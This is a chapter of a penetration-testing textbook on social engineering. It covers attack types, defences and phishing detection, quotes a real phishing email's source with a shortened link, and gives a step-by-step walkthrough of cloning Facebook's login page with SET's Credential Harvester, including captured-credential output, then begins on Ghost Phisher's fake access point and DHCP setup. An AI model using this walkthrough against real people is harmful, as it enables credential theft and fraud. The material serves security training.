4. Why should an IT professional not use Telnet?
5. How can you detect a sniffer on a network?

Further reading

- **Wireshark documentation**: `https://www.wireshark.org/docs/`

13
Client-Side Attacks - Social Engineering

Many organizations tend to believe that having a single protection system on their network perimeter is enough to safeguard their assets. Having a single network firewall is simply a single-layer defense; there are many ways in which attacks can bypass the security systems and controls within a corporate network. One technique that is commonly used is to manipulate a person into doing something or revealing confidential information to the attacker. This is known as **social engineering**.

As a penetration tester, it's important to understand the essential concepts, techniques, and practical aspects of this topic as it will aid you in gaining user credentials, system and network access in a corporate network, and other sensitive details about an employee and the target network. During the course of this chapter, you will compare and contrast the different forms of social engineering attacks while using various tools and techniques to create a phishing website to gather victim credentials.

In this chapter, we will cover the following topics:

- Social engineering basics
- Types of social engineering
- Defending against social engineering
- Recon for social engineering (doxing)
- Planning for each type of social engineering attack
- Social engineering tools

Technical requirements

The following is the technical requirement for this chapter:

- Kali Linux

Basics of social engineering

Social engineering is a technique that an attacker or penetration tester uses to convince a person into revealing sensitive (confidential) information. Social engineering can be performed against the corporate help desk, administrative team, IT staff, executive team, and so on. Any employee with access to valuable corporate information is definitely a prime target; the challenge is to manipulate the victim into believing everything you are saying and to gain their trust. Once the victim's trust has been obtained, the next stage is to exploit it.

The following are the various ways in which social engineering can greatly impact an organization:

- Create a loss in revenue due to the exposure of confidential information, which will lead to customers losing trust in the company.
- Loss of privacy since corporate data is stolen and may be leaked online.
- Lawsuits and arbitration can happen due to a breach of corporate policies.

The following are the pillars on which social engineering is built:

- Human trust is an essential component of all social engineering attacks.
- An attacker (social engineer) usually asks for some sort of help or assistance and the victim tends to comply due to a sense of goodwill and sometimes due to moral obligation.
- Lack of security awareness training for employees makes the company an easier target.

Implementing security policies is definitely good practice to ensure the safety of all corporate assets and employees. However, security policies are not always effective in preventing a social engineering attack. Let's imagine that a penetration tester calls at the help desk of an organization, pretending to be one of the senior managers requesting to change the password of their corporate user account. The help desk staff may not ask the caller to provide further verification regarding their identity and may just perform the task and provide the new password to the user account over the phone. The attacker can now use these user credentials to gain access to email accounts and the remainder of the corporate network.

There is usually no method for ensuring complete security from social engineering attacks since no security software or hardware is able to completely defend against such attacks.

In the next section, we will discuss the different types of social engineering attacks.

Types of social engineering

Social engineering comes in many forms; the following are the different types of social engineering:

- **Human-based social engineering**: This type of social engineering gathers confidential information from another person via interaction – in other words, by conversing with an individual.
- **Computer-based social engineering**: This type of social engineering is performed using digital technologies such as computers.
- **Mobile-based social engineering**: In mobile-based social engineering, the attacker uses mobile applications to conduct attacks on the victim.
- **Phone-based social engineering**: This technique involves a voice call to the victim, impersonating someone who the victim may trust.
- **Social engineering through social media**: This entails using social media platforms to trick people into giving up sensitive details.

Let's look at each engineering process in more detail.

Human-based social engineering

In human-based social engineering, the attacker pretends to be someone with authority. The attacker sometimes poses as a legitimate end user by providing a false identity and asking for confidential information. Additionally, the attacker can pretend to be an important user in the organization, such as a director or senior member of staff, and request a password change on the victim's user account. An easy form of impersonation that usually gets a user to trust you quickly is posing as technical support. Imagine calling an employee while you're pretending to be an IT tech and requesting the user to provide their user account details. Usually, end users are not always aware of human-based threats in cybersecurity and would quickly trust someone who is pretending to be technical support.

In the following sections, we will take a deep dive into the various types of human-based social engineering techniques, including the following:

- Eavesdropping
- Shoulder surfing
- Dumpster diving

Let's begin with eavesdropping.

Eavesdropping

Eavesdropping involves listening to conversations between people and reading their messages without authorization. This form of attack includes the interception of any transmission between users, such as audio, video, or even written communication.

Next, we'll discuss the concept of shoulder surfing.

Shoulder surfing

A lot of us are guilty of shoulder surfing. Have you ever walked past a fellow coworker while they were entering data on a website or performing a task, hoping that you would be able to see what they were doing?

Shoulder surfing is looking over someone's shoulder while they are using their computer. This technique is used to gather sensitive information such as PINs, user IDs, and passwords. Additionally, shoulder surfing can be done from longer ranges using devices such as digital cameras.

In the next section, we will cover dumpster diving.

Dumpster diving

Dumpster diving is a form of human-based social engineering where the attacker goes through someone else's trash, looking for sensitive/confidential data. Victims insecurely disposing of confidential items such as corporate documents, expired credit cards, utility bills, and financial records are considered to be valuable to an attacker.

Next, we will cover computer-based social engineering attacks.

Computer-based social engineering

Most of us have encountered a form of computer-based social engineering in the past. In computer-based social engineering, the attacker uses computing devices to assist them in tricking a victim into revealing sensitive/confidential information.

There are two main forms of attack in this category:

- Phishing
- Spear phishing

The following are some other forms of computer-based social engineering:

- Pop-up windows asking for user information
- Spam emails
- Chain letters
- Hoax letters

We will only look at phishing and spear phishing in this chapter; however, you can research the others in your spare time.

Let's begin by taking a look at phishing.

Phishing

Attackers usually send an illegitimate email containing false information while masking it to look like a legitimate email from a trusted person or source. This technique is used to trick a user into providing personal information or other sensitive details.

Imagine receiving an email: the sender's name is your bank's name and the body of the email has instructions informing you to click on a provided link to reset your online banking credentials. Email messages are usually presented to us in Rich Text Format, which provides very clean and easy-to-read text. This format hides the HTML code of the actual message and displays plain text instead. Consequently, an attacker can easily mask the URL to send the user to a malicious website. The recipient of the phishing email may not be able to identify misleading or tampered-with details and click on the link.

Next, we will discuss spear phishing.

Spear phishing

In a regular phishing attack, the attacker sends hundreds of generic email messages to random email addresses over the internet. With spear phishing, the attacker sends specially crafted messages to a specific group of people in a company. Spear phishing attacks have higher response rates compared to normal phishing attacks.

In the following section, we will cover mobile-based social engineering attacks.

Mobile-based social engineering

Mobile-based social engineering can include creating a malicious app for smartphones and tablets with a very attractive feature that will lure users into downloading and installing the app on their devices. To mask the true nature of the malicious app, attackers use names similar to those of popular apps on the official app stores. Once the malicious app has been installed on the victim's device, the app can retrieve and send the victim's user credentials back to the attacker.

Another form of mobile-based social engineering is known as **smishing**. This type of attack involves attackers sending illegitimate SMS messages to random people with a malicious URL, asking the potential victim to respond by providing sensitive information.

Attackers sometimes send SMS messages to random people, claiming to be a representative from their bank. The message contains a URL that looks very similar to the official domain name of the legitimate bank. An unsuspecting person may click on the malicious link that leads them to a fake login portal that will capture a victim's username and password and even download a malicious payload onto the victim's mobile device.

In the following section, we will cover social engineering through social networking.

Social engineering through social networking

Attackers usually attempt to create a fake profile and establish communication with people. They pretend to be someone else while trying to trick a victim into revealing sensitive details about themselves. Additionally, there are many cases where a person's account is compromised and the attackers use the compromised account to communicate with the people in the victim's friend/connection list.

Attacks often use compromised social networking user accounts to create a very large network of friends/connections to gather information and sensitive details.

The following are some methods that are used to lure the employees of a target organization:

- Creating a fake user group
- Using a false identity by using the names of employees from the target organization
- Getting a user to join a fake user group and then asking them to provide credentials such as their date of birth, and their spouse's name

Social networking sites such as Facebook and LinkedIn are huge repositories of information that are accessible to many people. It's important for a user to always be aware of the information they are revealing because of the risk of information exploitation. By using the information that's been found on social networking sites, such as posts that have been made by the employees of organizations, attackers can perform targeted social engineering attacks on the target organization.

In the next section, we will cover phone-based social engineering attacks.

Phone-based social engineering (vishing)

Vishing is a term that's used to describe a social engineering attack that happens over a telephone. There are many cases where people have received calls from an attacker, claiming that they are calling from the cable company or the local bank, and asking the victims to reveal sensitive information, such as their date of birth, driver's permit number, banking details, and even user account credentials.

Usually, the attacker calls a target while posing as a person from a legitimate or authorized organization asking for sensitive details. If this first approach doesn't work, the attacker may call again, posing as a more important person or a technical support agent, in an attempt to trick the user into providing sensitive information.

Additionally, when attackers provide a false identity for themselves during a vishing attack, they usually provide a reference to a legitimate organization that they are calling from to build a level of trust with the potential victim. When the targets do not fall for the attack, sometimes, threats such as "*Your account will be disabled if you are not able to provide us with your username and password*" are used. Targets sometimes believe this and provide the requested information.

Having completed this section, you now understand the characteristics of various types of social engineering attacks. In the next section, we will cover the essentials of defending against social engineering.

Defending against social engineering

The following are some general tactics that can be used to defend against common social engineering attacks:

- Protecting your perimeter security
- Protecting the help desk and general staff
- Detecting phishing emails
- Additional countermeasures

In the next few sections, we will cover these topics in more detail.

Protecting your perimeter security

Attackers use methods such as impersonation and tailgating (following someone into a secure area) to gain entry to an organization's compound. To prevent such attacks, organizations should implement ID badges for all members of staff, token-based or biometric systems for authentication, and continuous employee and security guard training for security awareness.

Protecting the help desk and general staff

Attackers implement eavesdropping, shoulder surfing, and impersonation to obtain sensitive information from the organization's help desk and its general staff. Sometimes, attacks can be subtle and persuasive; other times, they can be a bit intimidating and aggressive in order to put pressure on an employee in the hope that they will reveal confidential information. To protect staff from such attacks, organizations should ensure that frequent employee training is done to raise awareness of such dangers and let them know never to reveal any sensitive information.

Additional countermeasures

The following are additional measures that can reduce the threat of social engineering attacks against an organization:

- Implement a password policy that ensures that users change their passwords periodically while avoiding reusing previous passwords. This will ensure that if an employee's password is leaked via a social engineering attack, the password in the attacker's hands could be rendered obsolete by the password policy.
- Ensure that security guards escort all guests and visitors while on the compound.
- Implement proper physical security access control systems. This includes surveillance cameras, door locks, proper fencing, biometric security measures, and more to keep unauthorized people out of restricted areas.
- Implement the classification of information. The classification of information allows only those with the required security clearance to view certain data and have access to certain systems.
- Perform background checks on new employees and implement a proper termination process.
- Implement endpoint security protection from reputable vendors. Endpoint protection can be used to monitor and prevent cyberattacks, such as social engineering attacks, phishing emails, and malicious downloads, against employees' computers and laptops.
- Enforce two-factor authentication when possible.


In the next section, we'll look at how to detect a phishing email.

Detecting phishing emails

Email providers are always implementing new measures to fight spam emails and prevent phishing messages from entering a user's mailbox. However, at times, some phishing emails make it through to your mailbox. The following are some ways to identify a phishing scam:

- If the email is from a bank, an organization, or even a social networking site and has a generic greeting message.
- Phishing emails may contain malicious attachments.
- Phishing emails sometimes contain grammatical errors and misspelled words.
- The sender's email address does not look legitimate.
- It contains links to spoofed websites or malicious domains.

The following is an email I received some years ago. The sender's name and email are legitimate since it's someone I knew. However, the message seems to be different from all the other previous emails I've received from them:



Diana [redacted] <[redacted]@hotmail.com>
Mon 4/18/2011 4:08 AM

hi hi hi! :=)


I cant believe!!! i just made $62 using Google :))) they really sent me the check today mo
rning hehehe
thats the small amount but i just worked 2 hours and then stopped... did not know Googl
e would really send me the money :D

who says its a recession time??? im making dollars sitting home now lol...

its so awesome!!! you can take a look here

The last line contains a hyperlink that says **take a look here**. A person who does not know about internet safety may click on the link and be directed to a malicious site and a payload may be downloaded and executed, causing the computer to be compromised.

Let's take a closer look at the source details of the email:



Message source

```
"sln">B</font>hours<font class=3D"sln">N</font>and<font class=3D"sln">w</fo=
nt>then<font class=3D"sln">8</font>stopped...<font class=3D"sln">U</font>di=
d<font class=3D"sln">x</font>not<font class=3D"sln">L</font>know<font class=
=3D"sln">Q</font>Google<font class=3D"sln">J</font>would<font class=3D"sln"=
>H</font>really<font class=3D"sln">c</font>send<font class=3D"sln">C</font>=
me<font class=3D"sln">G</font>the<font class=3D"sln">d</font>money<font cla=
ss=3D"sln">X</font>:D</div>
<div><br></div>
<div>who<font class=3D"sln">I</font>says<font class=3D"sln">4</font>its<fon=
t class=3D"sln">r</font>a<font class=3D"sln">q</font>recession<font class=
=3D"sln">H</font>time???<font class=3D"sln">Z</font>im<font class=3D"sln">l=
</font>making<font class=3D"sln">d</font>dollars<font class=3D"sln">x</font=
>sitting<font class=3D"sln">C</font>home<font class=3D"sln">7</font>now<fon=
t class=3D"sln">D</font>lol...</div>
<div><br></div>
<div>its<font class=3D"sln">2</font>so<font class=3D"sln">z</font>awesome!!=
!<font class=3D"sln">i</font>you<font class=3D"sln">u</font>can<font class=
=3D"sln">b</font><a href=3D"http://bit.ly/ih3bqn?sCQ">take a look here</a><=
/div> </body>
</html>=
```

The source of the message shows us all the HTML code of the message. By looking carefully, we will see that the attacker created a hyperlink using a shorter URL to mask the real URL.

In this section, we talked about how a phishing email can be identified and how an attacker uses URL obfuscation when phishing to prevent the target from seeing the true web URL. In the next section, we will cover the essentials of doxing.

Recon for social engineering (doxing)

Doxing is when an attacker uses online and publicly available resources such as search engines and social networking sites to gather private details about a specific person or organization. The attacker can then use such information against the target.

During a doxing attack, the attacker can gather personal information about someone by searching for the information that was posted by the target. Often, on social networking websites, people post a lot of personal information about themselves, their families, and work stuff. When asked whether they have any concerns about someone stealing their information, the most common response is "*I have nothing to hide*" or "*I will lose nothing by posting a photo or a comment*."

What a lot of people don't realize is that a malicious person can take a screenshot of their post and then doctor it for malicious purposes.

In the following section, we will learn how to plan for a social engineering attack.

Planning for each type of social engineering attack

The primary objective of a social engineering attack is to either obtain confidential information from the victim or manipulate them into performing an action to help them compromise the target system or organization. However, to get started with any type of attack, a lot of research must be done to find out how the target functions; an attacker needs to find answers to questions such as the following:

- Does the target organization outsource their IT services?
- Does the target have a help desk?

In addition to conducting this research, when performing social engineering, you must be able to strategize quickly and read the victim's emotions regarding how they react to you.

As a social engineer, it's good to develop the following skills:

- Be creative during conversations
- Have good communication skills, both in person and over the telephone
- Good interpersonal skills
- Have a talkative and friendly nature

These skills will help you be a **people person**, that is, someone who is friendly and engages with others. This characteristic is beneficial as it will help you gauge the victim's mood and responses better during live communication, whether that's over a telephone call or during an in-person conversation. It's sort of a psychological skill set that allows you to read someone and manipulate their behavior to get them to react in a certain way or reveal confidential information.

Next, we will demonstrate how to use various social engineering tools.

Social engineering tools

In this section, we will cover a couple of tools that are used to perform social engineering attacks:

- The **Social-Engineer Toolkit** (**SET**)
- Ghost Phisher


Let's look at both of these in more detail.

Social-Engineer Toolkit

SET is an open source framework that's designed to perform various types of social engineering attacks and comes with the functionality to create custom attacks. Let's use SET to create a fake Facebook page to capture user credentials.


To get started, on Kali Linux, click **Applications** | **Social Engineering Tools** | **Social-Engineer Toolkit**:

1. When SET opens, you'll be presented with a few options. Choose option `1` to access the social engineering attacks within SET:




```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

2. A list of different types of attacks will now be available. Since we are attempting to trick a user into providing their login credentials, choose **2) Website Attack Vectors**:




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

3. Since our primary focus is to capture user credentials, choose **3) Credential Harvester Attack Method**:



```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```


4. SET provides preinstalled templates for social networking sites and allows you to create a clone of a website. In this exercise, choose **2) Site Cloner**:



```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```


When a website is cloned, SET injects special code into the username and password fields, which allows it to capture and display any login attempts in real time.

5. Provide the IP address to your attacker machine. If you're on a public network, set a public IP address. Remember that this address will be given to the victim. Next, specify the website URL to be cloned by SET:



```
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.10.16]
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```

6. Once the cloning process has completed successfully, create a URL with the IP address of the attacker and send it to your victim. The URL should be in the following format: `https://10.10.10.16/`. You can use other techniques to mask the actual IP address and make it look legitimate:



```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.10.14 - - [14/Jun/2019 15:20:08] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=user@email.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=mypassword123
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

user credentials

Once the victim has entered their user credentials, SET will populate the username and password on the SET interface, as shown in the preceding screenshot.


In the next section, we will demonstrate how to use Ghost Phisher.

Ghost Phisher

Another amazing social engineering tool is **Ghost Phisher**. It provides a number of easy-to-use utilities for creating social engineering attacks very quickly with its **graphical user interface** (**GUI**).

To get started with Ghost Phisher, follow these steps:


1. On Kali Linux, click **Applications** | **Social Engineering Tools** | **Ghost Phisher**.
2. Once the tool is open, you'll be presented with the options of the main tab, that is, **Fake Access Point**:



Once your wireless network adapter is connected to your Kali Linux machine, go to the wireless interface in the menu and customize the **Fake Access Point** settings as per your preferences.

> Ghost Phisher allows you to create both a fake DNS server and a fake HTTP server.

3. To create a rogue DHCP server, simply select the **Fake DHCP Server** tab and add the necessary information, as shown in the following screenshot:



